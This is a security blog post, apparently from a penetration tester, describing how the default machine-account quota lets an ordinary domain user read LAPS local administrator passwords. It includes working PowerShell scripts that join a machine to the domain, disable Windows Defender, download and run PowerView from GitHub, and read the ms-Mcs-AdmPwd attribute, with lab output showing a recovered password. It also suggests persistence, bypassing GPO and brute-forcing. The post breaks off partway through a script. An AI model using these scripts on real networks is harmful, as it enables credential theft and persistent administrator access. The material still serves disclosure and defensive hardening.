UI


Abusing LAPS

Default value of ms-DSMachine-Account-QuotaAttribute with LAPS Leading to Persistence and Information Disclosure

Introduction

This blog post explains a misconfiguration based flaw about Local Administrator Password Solution. `ms-DS-Machine-Account-Quota` is defined as *“The number of computer accounts that a user is allowed to create in a domain."* The `ms-DS-Machine-Account-Quota` is attribute that defines number of computer accounts could be joined to domain by domain user. `ms-Mcs-AdmPwd` is attribute that stores the clear-text local Administrator password for the computer object. It can be set on each computer after LAPS installation for domain environment. *“The ‘Local Administrator Password Solution’ (LAPS) provides management of local account passwords of domain joined computers. Passwords are stored in Active Directory (AD) and protected by ACL, so only eligible users can read it or request its reset.”* **If the `ms-DS-Machine-Account-Quota` attribute is default and there is no delegation about domain join permissions to add computer to Active Directory , a domain user can add computer account to active directory domain** using the `ms-ds-machine-account-quota` attribute which is set “10” value as default. **So that user can read `ms-Mcs-AdmPwd` attribute value by obtaining Owner Rights on computer** that is added by himself even if LAPS configuration is completed correctly .

Domain user gains `All extended rights` over the computer account even if All extended rights permissions are disabled on Organizational Unit and all descendant objects during LAPS configuration process.(Microsoft LAPS_OperationsGuide.docx document) **So that domain user reads password of local administrator user and uses the password for persistence. The user can bypass GPO restrictions obtaining password of local admin user. For example, user can edit registry settings or add own account to local administrators group after GPO which removes undefined users from local administrators group. Also attacker can obtain information about complexity of Administrator passwords and create wordlist according to complexity policies. Then attacker can conduct bruteforce attack against to Administrator user that was not locked never.**



2.2.1.2 Direct Permissions


“`All extended rights`” may also be set through direct, non-inherited ACEs on the computer objects. This might have been done manually by the customer or with a script or provisioning system.

The second common source for ACEs with the extended rights access is the schema default for computers. By default, it contains the “Account Operators” group with full control, which will also grant sufficient permissions to read the local Administrator password:

Advanced Security Settings for Computer

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:




Type	Principal	Access	Inherited from	Applies to
Allow	Domain Admins (H...	Full control	None	This object only
Allow	Account Operators ...	Full control	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	CREATOR OWNER	Special	None	This object only
Allow	CREATOR OWNER	Write account restrictions	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	Everyone	Change password	None	This object only
Allow	SELF	Create/delete all child objects	None	This object only
Allow	Print Operators (HE...	Create/delete Printer objects	None	This object only
Allow	Cert Publishers (HE...		None	This object only
Allow	SELF	Validated write to service princi...	None	This object only
Allow	SELF	Read/write personal information	None	This object only

Scenario

> Domain name: offensive.local, samAccountName: mkandemir
>
> organizational unit (OU): DomainComputers


Assuming that `mkandemir` is a domain user that has privilege of adding computer account to domain `offensive.local` up to 10 default (`ms-ds-machine-account-quota`) and there is no delegation about domain join permissions to add computer to Active Directory. Laps configuration is applied for `DomainComputers` organizational unit that includes adding new computer accounts. According to below configuration , only system and members of Domain Admins group reads local admin passwords so mkandemir domain user must not read local Administrator password (ms-Mcs-AdmPwd) in the teory. **Configuration is applied according to Microsoft "LAPS_TechnicalSpecification" Word document**. In Stage 6.2, it says *"Delegation of permissions on computers accounts is performed on OU (OUs) that contain computer accounts in scope of the solution."*

Remove All Extended rights permission




```
PS C:\Users\Administrator> Find-AdmPwdExtendedRights -Identity DomainComputers

ObjectDN                                    ExtendedRightHolders
--------                                    --------------------
OU=DomainComputers,DC=offensive,DC=local    {NT AUTHORITY\SYSTEM, OFFENSIVE\Domain Admins}

PS C:\Users\Administrator> _
```

Add Write permission to ms-Mcs-AdmPwdExpirationTime and ms-Mcs-AdmPwd attributes to SELF




```
PS C:\Users\Administrator> Set-AdmPwdComputerSelfPermission -Identity DomainComputers

Name              DistinguishedName                                                  Status
----              -----------------                                                  ------
DomainComputers   OU=DomainComputers,DC=offensive,DC=local                           Delegated
```

Add CONTROL_ACCESS permission to ms-Mcs-AdmPwd attribute




```
PS C:\Users\Administrator> Set-AdmPwdReadPasswordPermission -Identity DomainComputers -AllowedPrincipals "Domain Admins"

Name                DistinguishedName                                          Status
----                -----------------                                          ------
DomainComputers     OU=DomainComputers,DC=offensive,DC=local                   Delegated

PS C:\Users\Administrator> _
```

Add Write permission to ms-Mcs-AdmPwdExpirationTime attribute




```
PS C:\Users\Administrator> Set-AdmPwdResetPasswordPermission -Identity DomainComputers -AllowedPrincipals "Domain Admins
"

Name                DistinguishedName                                          Status
----                -----------------                                          ------
DomainComputers     OU=DomainComputers,DC=offensive,DC=local                   Delegated
```

Setup of auditing of password reads



```
PS C:\Users\Administrator> Set-AdmPwdAuditing -Identity DomainComputers -AuditedPrincipals "Domain Admins"
Name                DistinguishedName                                          Status
----                -----------------                                          ------
DomainComputers     OU=DomainComputers,DC=offensive,DC=local                   Delegated
```

Permissions for `DomainComputers` are following before a computer is added to organizational unit by `mkandemir` user.



Principal: Authenticated Users Select a principal


Type: Allow

Applies to: This object and all descendant objects


Permissions:

☐ Full control
☑ List contents
☑ Read all properties
☐ Write all properties
☐ Delete
☐ Delete subtree
☑ Read permissions
☐ Modify permissions

☐ Create msDS-App-Configuration objects
☐ Delete msDS-App-Configuration objects
☐ Create msDS-AppData objects
☐ Delete msDS-AppData objects
☐ Create msDS-AzAdminManager objects
☐ Delete msDS-AzAdminManager objects
☐ Create msDS-GroupManagedServiceAccount objects
☐ Delete msDS-GroupManagedServiceAccount objects



Effective access	Permission	Access limited by
✗	Full control	Object permissions
✓	List contents	
✓	Read all properties	



✓	Write all properties	
✗	Delete	Object permissions
✗	Delete subtree	Object permissions
✗	Read permissions	Object permissions
✗	Modify permissions	Object permissions
✗	Modify owner	Object permissions
✗	All validated writes	Object permissions
✗	All extended rights	Object permissions
✗	Create all child objects	Object permissions
✗	Delete all child objects	Object permissions
✗	Create account objects	Object permissions
✗	Delete account objects	Object permissions

Proof of Concept

- Open non-domain joined Windows virtual machine.
- Download LAPS.x64.msi and install it with powershell module extension (AdmPwd.PS)
- Import AdmPwd.PS

-
  ```
  Import-Module AdmPwd.PS
  ```
- Add computer to Active Directory with domain user creds:

-
  ```
  Add-ComputerToDomainWithUserRights
  ```
- Read local admin password and determine password policy:
  - If you are still a member of local administrators after updating GPO.
    Read ms-mcs-admpwd attribute via PowerView.ps1:

    ```
    Get-LapsLocalAdminPassword -disableDefender
    ```
  - If you are not a member of local administrators after updating GPO.
    Read ms-mcs-admpwd attribute via AdmPwd.PS:

    ```
    Get-LapsAdmPwd -LapsInstalled
    ```


Details

Joining Computer Account to Active Directory using ms-DS-Machine-Account-Quota attribute default value


`offensive\mkandemir` user adds computer (`DESKTOP-G8E7GKM`) and obtains local Administrator rights before computer is rebooted. Basic powershell script could be used for joining domain and adding account to local administrators group.

```
function Add-ComputerToDomainWithUserRights {
<#
.SYNOPSIS
    This script joins a computer to domain with domain user rights by using ms-DS-Machine-
```

```
    Also, adds domain user to local Administrators group.

.PARAMETER dcIp
    The parameter dcIp is used to define the IPv4 address of Domain Controller.

.PARAMETER dName
    The parameter dName is used to define the Domain Name.

.PARAMETER uName
    The parameter uName is used to define the value of Domain User samAccountName attribut

.PARAMETER restart
    The parameter restart is used to restart computer after adding process.

.EXAMPLE
    PS C:\> Add-ComputerToDomainWithUserRights -restart
    PS C:\> Add-ComuterToDomainWithUserRights

.NOTES
    Windows Powershell must be run as Administrator on computer that will be joined to doma
    If running script is disabled on your system, execute following command firstly:
    Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser
#>
    param (
        [string]$dcIp = $(Read-Host -Prompt '[*] Domain Controller IPv4 address '),
        [string]$dName = $(Read-Host -Prompt '[*] Domain Name '),
        [string]$uName = $(Read-Host -Prompt '[*] Domain UserName '),
        [switch]$restart
    )
    begin {
        Get-NetAdapter
        [int]$index = $(Read-Host -Prompt '[*] index of interface ')
    }
    process {
        Set-DnsClientServerAddress -InterfaceIndex $index -ServerAddresses $dcIp -ErrorAct
        Write-Host "[*] Adding computer account to Active Directory." -ForegroundColor Yel
        Add-Computer -DomainName $dName -Credential $dName\$uName -Verbose -ErrorAction St
        Add-LocalGroupMember -Group "Administrators" -Member "$dName\$uName"
        Write-Host "[+] $uName domain user is added to local administrators group." -Foreg
        Write-Host "[*] Restarting is required to achieve adding process." -ForegroundColo
        if ($restart) {
            Restart-Computer
        } else {
            Write-Host "[-] Computer restarting is cancelled!" -ForegroundColor Red
        }

    }

    }

```



```
PS C:\Users\AdminLocal\Desktop> Import-Module .\Add-ComputerToDomainWithUserRights.ps1
```



```
PS C:\Users\AdminLocal\Desktop> Add-ComputerToDomainWithUserRights
[*] Domain Controller IPv4 address : 192.168.1.101
[*] Domain Name : offensive.local
[*] Domain UserName : mkandemir

Name                    InterfaceDescription                 ifIndex Status       MacAddress          LinkSpeed
----                    --------------------                 ------- ------       ----------          ---------
Ethernet0               Intel(R) 82574L Gigabit Network Conn...      7 Up           00-0C-29-C0-FF-64         1 Gbps
Bluetooth Ağ Bağlantısı Bluetooth Device (Personal Area Netw...      4 Disconnected D4-25-8B-66-E6-C5         3 Mbps
[*] index of interface : 7
[*] Adding computer account to Active Directory.
VERBOSE: Performing the operation "Join in domain 'offensive.local'" on target "DESKTOP-G8E7GKM".
WARNING: The changes will take effect after you restart the computer DESKTOP-G8E7GKM.
```

The user restarts computer after this process and logs on `DESKTOP-G8E7GKM` computer as `offensive\mkandemir` domain user.


Reading ms-Mcs-AdmPwd attribute

a) If there is no a group policy object(GPO) that defines who are local users so that mkandemir user remains local admin after computer is rebooted.

`mkandemir` user can read `ms-Mcs-AdmPwd` attribute using `Get-NetComputer` cmdlet from `PowerView.ps1` . However `PowerView.ps1` is detected by Windows Defender that must be disabled so local admin right is required. The user can disable Defender and read local administrator password even if `All extended rights` permission is removed from users and groups **before computer adding process**. Above LAPS configuration defines `Domain Admins` group is authorized for reading local admin passwords but mkandemir user can gain `All Extended Rights` over `DESKTOP-G8E7GKM` object that added by himself. This is possible because `ms-DS-Machine-Account-Quota` attribute value is `10` defaultly.

Reading ms-Mcs-AdmPwd attribute that stores local admin user password (with Powerview.ps1):

```
function Get-LapsLocalAdminPassword {
    <#
    .SYNOPSIS
        This script reads ms-Mcs-AdmPwd and ms-Mcs-AdmPwdExpirationTime attributes if user
        extended rights on computer account.
    .PARAMETER pUrl
        The parameter pUrl is used to define the URL of PowerView script.
    .PARAMETER disableDefender
        The parameter disableDefender is used to disable Windows Defender.
    .EXAMPLE
        PS C:\> Get-LocalAdminPassword -disableDefender
    .NOTES
        Windows Powershell should be run as domain user rights with local admin privileges
        If you have Internet connection during penetration test,powerview url is following
        https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerVi
        If running scripts is disabled on your system, execute following command firstly:
        Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser
    #>
    param (
        [string]$pUrl = $(Read-Host -Prompt '[*] Url of Powerview.ps1 script '),
        [switch]$disableDefender
    )
    begin {

        Write-Host " Obtaining ms-mcs-admpwd attribute value via MS-DS-Machine-Account-Quo
    }
    process {
        $dPath = $env:USERPROFILE
        Write-Host "UserProfile: $dPath" -ForegroundColor Yellow
        $hName = $env:COMPUTERNAME
        Write-Host "Computername: $hName" -ForegroundColor Yellow
        Write-Host "[*] Windows Defender will be disabled for running PowerView.ps1 $disab
    if ($disableDefender) {
        Set-MpPreference -DisableRealtimeMonitoring $true -SubmitSamplesConsent NeverSend 
        Invoke-WebRequest $pUrl -OutFile $dPath\Desktop\PowerView.ps1 -TimeoutSec 30
        Import-Module -Name $dPath\Desktop\PowerView.ps1
        $admPwd = Get-DomainComputer -Identity $hName | Select-Object -Property ms-mcs-*
        Write-Host "$admPwd" -ForegroundColor Green
        $eTime = Read-Host -Prompt '[*] String admpwd expirationtime'
        $expTime = cmd.exe /c "w32tm /ntte $eTime"
        Write-Host "$expTime" -ForegroundColor Green
    } else {
        Write-Host "[-] Cancelled!" -ForegroundColor Red
    }
    }
}
```




```
PS C:\Users\mkandemir\Desktop> Get-LapsLocalAdminPassword -disableDefender
[*] Url of Powerview.ps1 script : https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.p
s1
Obtain ms-mcs-admpwd attribute value abusing MS-DS-Machine-Account-Quota
UserProfile: C:\Users\mkandemir
Computername: DESKTOP-G8E7GKM
[*] Windows Defender will be disabled for running PowerView.ps1 True
@{ms-mcs-admpwdexpirationtime=132579094270967276; ms-mcs-admpwd=s%p58;10!80XV4}
[*] String admpwd expirationtime: 132579094270967276
153448 00:37:07.0967276 - 16.02.2021 03:37:07
PS C:\Users\mkandemir\Desktop>
```


b) If there is a group policy object (GPO) that defines who are local users so that `mkandemir` user does not remains local admin after computer is rebooted. To read ms-mcs-admpwd attribute value, user must install LAPS management Powershell module (`AdmPwd.PS`) before adding computer to Active Directory. So that password could be read using AdmPwd.PS module.

Reading ms-Mcs-AdmPwd attribute that stores local admin user password (with AdmPwd.PS):

```
function Get-LapsLocalAdminPassword {
    <#
    .SYNOPSIS
        This script reads ms-Mcs-AdmPwd and ms-Mcs-AdmPwdExpirationTime attributes if user
        local admin privileges.

    .PARAMETER LapsInstalled
        The parameter LapsInstalled is used to define the AdmPwd.PS module is installed.

    .PARAMETER OtherComputer
        The parameter OtherComputer is used to query for other computer.

    .EXAMPLE
        PS C:\> Get-LocalAdminPassword -LapsInstalled
            PS C:\> Get-LocalAdminPassword -LapsInstalled -OtherComputer

    .NOTES
        Windows Powershell should be run as domain user rights. If GPO is applied which on

        If running scripts is disabled on your system, execute following command firstly.
        Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser

    #>
        param (

            [switch]$LapsInstalled,
            [switch]$OtherComputer
        )
        begin {

            Write-Host "Obtaining ms-mcs-admpwd attribute value via MS-DS-Machine-Account-
        }
        process {

            $dPath = $env:USERPROFILE
            Write-Host "UserProfile: $dPath" -ForegroundColor Yellow
            $hName = $env:COMPUTERNAME
            Write-Host "Computername: $hName" -ForegroundColor Yellow
            Write-Host "[*] Did you install LAPS management powershell module? $LapsInstal
            if ($LapsInstalled) {
                Import-Module AdmPwd.PS
                Write-Host "[*] Would you like to query another computer account you added
                if ($OtherComputer) {
                    $computer = Read-Host -Prompt "[*] Computer name "
